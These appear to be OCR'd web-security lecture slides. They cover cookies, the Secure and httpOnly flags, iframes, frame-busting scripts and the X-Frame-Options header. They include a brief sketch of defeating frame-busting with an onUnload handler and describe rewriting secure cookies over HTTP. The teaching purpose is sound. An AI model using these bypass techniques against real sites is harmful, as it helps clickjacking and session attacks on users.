
- Uses:
  - User authentication
  - Personalization
  - User tracking: e.g. Doubleclick (3rd party cookies)
- Origin is the tuple **<domain, path>**
  - Can set cookies valid across a domain suffix

Secure Cookies



- Provides confidentiality against network attacker
  - Browser will only send cookie back over HTTPS
- … but no integrity
  - Can rewrite secure cookies over HTTP
    ⇒ network attacker can rewrite secure cookies
    ⇒ can log user into attacker's account

httpOnly Cookies



- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
  - Helps prevent cookie theft via XSS


... but does not stop most other risks of XSS bugs

FRAMES AND FRAME BUSTING

Frames

- Embed HTML documents in other documents

```
<iframe name="myframe"
      src="http://www.google.com/">
            This text is ignored by most browsers.
</iframe>
```



Frame Busting

- Goal: prevent web page from loading in a frame
  - example: opening login page in a frame will display correct passmark image

- Frame busting:

```
if   (top != self)
        top.location.href = location.href
```

Better Frame Busting

- Problem: **Javascript OnUnload event**

```
<body onUnload="javascript: cause_an_abort;)">
```

- Try this instead:

```
if   (top != self)
        top.location.href = location.href
else {  …  code of page here …}
```

Even better (after ~2010)

- Set X-Frame-Options HTTP response header
  - Tell browser not to render a page in a <frame> or <iframe>
  - Ensuring that content is not embedded into other sites.
  - Use options "DENY", "SAMEORIGIN", or "ALLOW-FROM uri"

Browser	DENY/SAMEORIGIN Support Introduced	ALLOW-FROM Support Introduced
Chrome	4.1.249.1042	Supports CSP frame-ancestors instead
Firefox (Gecko)	3.6.9 (1.9.2.9)	18.0
Internet Explorer	8.0	9.0
Opera	10.50	
Safari	4.0	Won't support - Supports CSP frame-ancestors ins

Summary

- Http
- Rendering content
- Isolation
- Communication
- Navigation
- Security User Interface
- Cookies
- Frames and frame busting